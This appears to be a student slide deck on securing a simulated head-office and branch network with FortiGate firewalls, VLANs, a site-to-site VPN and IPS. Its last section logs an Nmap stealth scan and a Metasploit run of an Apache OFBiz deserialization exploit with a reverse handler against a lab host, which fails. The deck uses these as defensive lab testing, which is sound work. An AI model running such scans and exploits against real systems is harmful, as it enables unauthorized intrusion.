

# Enhancing Network Security with FortiGate Firewalls

GROUP - 8

Presented by: Aryanth Reddy

Likith Salike

Ashish Reddy



# Project Overview

W

- ❖ Aim: Design a scalable and secure network for head and branch offices.
- ❖ Tools: GNS3, FortiGate firewalls, and VLAN configuration.
- ❖ Focus: Ensure secure communication between offices via a site-to-site VPN.
- ❖ Approach: VLAN segmentation, firewall deployment, and intrusion prevention systems.
- ❖ Goal: Prevent unauthorized access while ensuring reliable data transmission.


# Virtual Lab Setup

- ❖ GNS3 was used to simulate the network environment.
- ❖ Included components: multilayer switch, virtual PCs, server, and firewalls.
- ❖ FortiGate firewalls governed perimeter security for both offices.
- ❖ Trunking and inter-VLAN routing configured in the switch.
- ❖ Connectivity tests validated the setup with tools like VNC Viewer and Telnet.

# Network Design and Segmentation

- ❖ VLANs created for ICT, HR, Finance, and Sales (VLANs 40, 10, 20, 30).
- ❖ Each VLAN restricted to specific departmental traffic for security.
- ❖ DMZ set up for hosting public services like web servers.
- ❖ Site-to-site VPN established between head and branch offices.
- ❖ Design ensured scalability, efficiency, and secure data transmission.

# Network Segmentation Layout



# Firewall Deployment

- ❖ FortiGate firewall interfaces configured as WAN, LAN, and DMZ.
- ❖ WAN connected to the internet with a public IP address.
- ❖ LAN secured internal communications between VLANs.
- ❖ DMZ provided limited access to public-facing services (e.g., email, SSH).
- ❖ Policies restricted traffic to ensure only necessary services were allowed.

# Firewall Interface Configuration

```
vendor-mac      Show vendor and the MAC address they have.  
vip             Configure virtual IP for IPv4.  
vip6           Configure virtual IP for IPv6.  
vipgrp         Configure IPv4 virtual IP groups.  
vipgrp6        Configure IPv6 virtual IP groups.  
wildcard-fqdn  Configure wildcard FQDN.
```

```
FortiGate-VM64-KVM # config firewall
```

```
no object in the end  
Command fail. Return code 1
```

```
FortiGate-VM64-KVM #  
FortiGate-VM64-KVM #  
FortiGate-VM64-KVM #  
FortiGate-VM64-KVM # config system interface
```

```
FortiGate-VM64-KVM (interface) # edit "dmz"  
new entry 'dmz' added
```

```
FortiGate-VM64-KVM (dmz) # set ip 192.168.2.1
```

```
incomplete command in the end  
Command fail. Return code -160
```

```
FortiGate-VM64-KVM (dmz) # set ip 192.168.2.1  
<class_ip&net_netmask> IP address and subnet mask (syntax = 1.1.1.1/24).
```

```
FortiGate-VM64-KVM (dmz) # set ip 192.168.2.1/24
```

```
FortiGate-VM64-KVM (dmz) # set allowaccess ping https ssh
```

```
FortiGate-VM64-KVM (dmz) # set role dmz
```

```
FortiGate-VM64-KVM (dmz) # set interface "port2"
```

```
FortiGate-VM64-KVM (dmz) # next  
Attribute 'vdom' MUST be set.  
Command fail. Return code 1
```

# Setting Access Ports for VLAN

```
Multilayerswitch(config)#inter
Multilayerswitch(config)#interface e0/0
Multilayerswitch(config-if)#swi
Multilayerswitch(config-if)#switchport m
Multilayerswitch(config-if)#switchport mode acc
Multilayerswitch(config-if)#switchport mode access
Multilayerswitch(config-if)#swi
Multilayerswitch(config-if)#switchport acc
Multilayerswitch(config-if)#switchport access vlan 40
Multilayerswitch(config-if)#exit
Multilayerswitch(config)#interface e0/0
Multilayerswitch(config-if)#exit
Multilayerswitch(config)#interface e1/0
Multilayerswitch(config-if)#swi
Multilayerswitch(config-if)#switchport mo
Multilayerswitch(config-if)#switchport mode ac
Multilayerswitch(config-if)#switchport mode access
Multilayerswitch(config-if)#swi
Multilayerswitch(config-if)#switchport aacc
Multilayerswitch(config-if)#switchport a
Multilayerswitch(config-if)#switchport acc
Multilayerswitch(config-if)#switchport access vlan 30
Multilayerswitch(config-if)#exit
Multilayerswitch(config)#
Multilayerswitch(config)#interface e0/1
Multilayerswitch(config-if)#switchport mode access
Multilayerswitch(config-if)#switchport access vlan 20
Multilayerswitch(config-if)#exit
Multilayerswitch(config)#interface e0/2
Multilayerswitch(config-if)#switchport mode access
Multilayerswitch(config-if)#switchport access vlan 10
Multilayerswitch(config-if)#exit
Multilayerswitch(config)#do wr
Building configuration...
Compressed configuration from 1567 bytes to 919 bytes[OK]
Multilayerswitch(config)#
```



# VPN Configuration

- ❖ Phase 1: WAN interface configured with pre-shared key and AES256-SHA256 encryption.
- ❖ Phase 2: Subnet traffic routes set for secure communication (192.168.1.0/24 and 10.0.0.0/24).
- ❖ Policies allowed two-way traffic between LAN and VPN tunnel.
- ❖ Connectivity tests confirmed secure transmission and tunnel status.
- ❖ The VPN ensured encrypted data sharing between remote sites.

# Site-to-Site VPN Tunnel Status

```
FortiGate-VM64-KVM # config vpn ipsec phase1-interface

FortiGate-VM64-KVM (phase1-interface) # edit "SiteVPN"
New entry 'SiteVPN' added

FortiGate-VM64-KVM (SiteVPN) # set interface "wan"

FortiGate-VM64-KVM (SiteVPN) # set peertype any

FortiGate-VM64-KVM (SiteVPN) # set remote-gw

Incomplete command in the end
Command fail. Return code -160

FortiGate-VM64-KVM (SiteVPN) # set remote-gw 192.168.90.2/24
Invalid gateway address
Code_check_object fail! for remote-gw 192.168.90.2/24

Value parse error before '192.168.90.2/24'
Command fail. Return code -10

FortiGate-VM64-KVM (SiteVPN) # set remote-gw 192.168.90.2

FortiGate-VM64-KVM (SiteVPN) # set psksecret
pskpwd> please input password value
```

Desktop 1

# Intrusion Detection and Prevention System (IDS/IPS)

- ❖ FortiGate IPS sensor monitored traffic for malicious activities.
- ❖ Known threats were blocked while all potential incidents were logged.
- ❖ Severity and scope set to cover 100% of traffic.
- ❖ IPS integrated into the WAN-DMZ traffic zone for proactive defense.
- ❖ Logs confirmed real-time intrusion detection and mitigation.

## ***IPS Monitoring Logs***

```
FortiGate-VM64-KVM # config entries
```

```
command parse error before 'entries'
```

```
Command fail. Return code 1
```

```
FortiGate-VM64-KVM # config entries
```

```
command parse error before 'entries'
```

```
Command fail. Return code 1
```

```
FortiGate-VM64-KVM # config ips sensor
```

```
FortiGate-VM64-KVM (sensor) # █
```

# Vulnerability Testing and Exploitation

- ❖ Nmap scan revealed several open ports, including port 80 (HTTP).
- ❖ Metasploit framework was used to exploit the exposed HTTP port.
- ❖ The exploit failed, possibly due to detection by the Intrusion Prevention System (IPS) in the firewall.
- ❖ Testing highlights the need to optimize firewall policies for better security.

## *Nmap scan identifying open ports, including port 80 for HTTP*

```
kali@kali: ~  
01:01 AM  
File Actions Edit View Help  
Initiating Parallel DNS resolution of 1 host. at 01:00  
Completed Parallel DNS resolution of 1 host. at 01:00, 13.02s elapsed  
Initiating SYN Stealth Scan at 01:00  
Scanning 192.168.44.1 [1000 ports]  
Discovered open port 3389/tcp on 192.168.44.1  
Discovered open port 139/tcp on 192.168.44.1  
Discovered open port 445/tcp on 192.168.44.1  
Discovered open port 135/tcp on 192.168.44.1  
Discovered open port 80/tcp on 192.168.44.1  
Discovered open port 2179/tcp on 192.168.44.1  
Completed SYN Stealth Scan at 01:01, 4.71s elapsed (1000 total ports)  
Nmap scan report for 192.168.44.1  
Host is up, received arp-response (0.0013s latency).  
Scanned at 2024-11-21 01:00:44 EST for 18s  
Not shown: 994 filtered ports  
Reason: 994 no-responses  
PORT      STATE SERVICE      REASON  
80/tcp    open  http         syn-ack ttl 128  
135/tcp   open  msrpc        syn-ack ttl 128  
139/tcp   open  netbios-ssn  syn-ack ttl 128  
445/tcp   open  microsoft-ds syn-ack ttl 128  
2179/tcp   open  vmrdp        syn-ack ttl 128  
3389/tcp   open  ms-wbt-server syn-ack ttl 128  
MAC Address: 00:50:56:C0:00:02 (VMware)  
  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds  
Raw packets sent: 1998 (87.896KB) | Rcvd: 10 (424B)  
  
(kali@kali)-[~]  
$
```



## *Metasploit framework used to search and configure HTTP exploits for port 80*

```
kali@kali: ~  
01:09 AM  
kali@kali: ~  
File Actions Edit View Help  
normal No Windows Manage Set Shadow Copy Storage Space  
2635 post/windows/manage/vss_storage  
normal No Windows Manage Get Shadow Copy Storage Info  
2636 post/windows/recon/outbound_ports  
normal No Windows Outbound-Filtering Rules  
  
Interact with a module by name or index. For example info 2636, use 2636 or use post/windows/recon/outbound_ports  
  
msf6 > search http unix exploit  
  
Matching Modules  
  
# Name Rank Check Description Disclosure  
- - - - -  
0 exploit/freebsd/webapp/spamtitan_unauth_rce 2020-0  
4-17 normal Yes SpamTitan Unauthenticated RCE  
1 exploit/linux/http/apache_ofbiz_deserialization 2020-0  
7-13 excellent Yes Apache OFBiz XML-RPC Java Deserialization  
2 exploit/linux/http/artica_proxy_auth_bypass_service_cmds_peform_command_injection 2020-0  
8-09 excellent Yes Artica proxy 4.30.000000 Auth Bypass service-cmds-peform Command Inj  
3 exploit/linux/http/axis_srv_parhand_rce 2018-0  
6-18 excellent Yes Axis Network Camera .srv to parhand RCE  
4 exploit/linux/http/cisco_ucs_cloupia_script_rce 2020-0  
4-15 excellent Yes Cisco UCS Director Cloupia Script RCE  
5 exploit/linux/http/citrix_dir_traversal_rce 2019-1
```

# Exploit Attempt and Outcome

- ❖ The Metasploit framework configured an exploit for the Apache OFBiz deserialization vulnerability.
- ❖ The exploit session failed due to SSL/TLS misconfiguration or firewall detection.
- ❖ Demonstrates the importance of secure configurations for exposed services.



## ***Failed exploit due to SSL/TLS misconfiguration or IPS detection by the firewall***

```
kali@kali: ~
File Actions Edit View Help
RHOSTS => 192.168.44.1
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set RPORT 80
RPORT => 80
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set TARGETURI http://192.168.44.1/
TARGETURI => http://192.168.44.1/
msf6 exploit(linux/http/apache_ofbiz_deserialization) > run

[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/apache_ofbiz_deserialization) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.44.129 netmask 255.255.255.0 broadcast 192.168.44.255
    inet6 fe80::20c:29ff:fe3d:3c65 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:3d:3c:65 txqueuelen 1000 (Ethernet)
    RX packets 276 bytes 42682 (41.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4416 bytes 283754 (277.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf6 exploit(linux/http/apache_ofbiz_deserialization) > set LHOST eth0
```

# Risk and Remediation

- ❖ Risk: Exposing port 80 (HTTP) creates a high-security risk, labeled as a "security misconfiguration."
- ❖ Risk: Misconfigured or overly permissive firewall policies leave critical vulnerabilities.
- ❖ Remediation: Optimize firewall rules to close unused ports like port 80.
- ❖ Remediation: Deploy enhanced monitoring tools to detect and block malicious activity.

## *SSL error in Metasploit exploit run highlights configuration gaps*

```
msf6 exploit(linux/http/apache_ofbiz_deserialization) > set LHOST eth0
LHOST => 192.168.44.129
msf6 exploit(linux/http/apache_ofbiz_deserialization) >
msf6 exploit(linux/http/apache_ofbiz_deserialization) > run

[*] Started HTTPS reverse handler on https://192.168.44.129:8443
[*] Executing automatic check (disable AutoCheck to override)
[-] Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 state=error: wrong version number
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/apache_ofbiz_deserialization) > 
```

# Conclusion

- ❖ Continuous monitoring and optimization of network security settings are necessary.
- ❖ Exposed ports such as port 80 represent a significant risk.
- ❖ Immediate action, such as policy/rule optimizations, is required to protect against potential exploitation.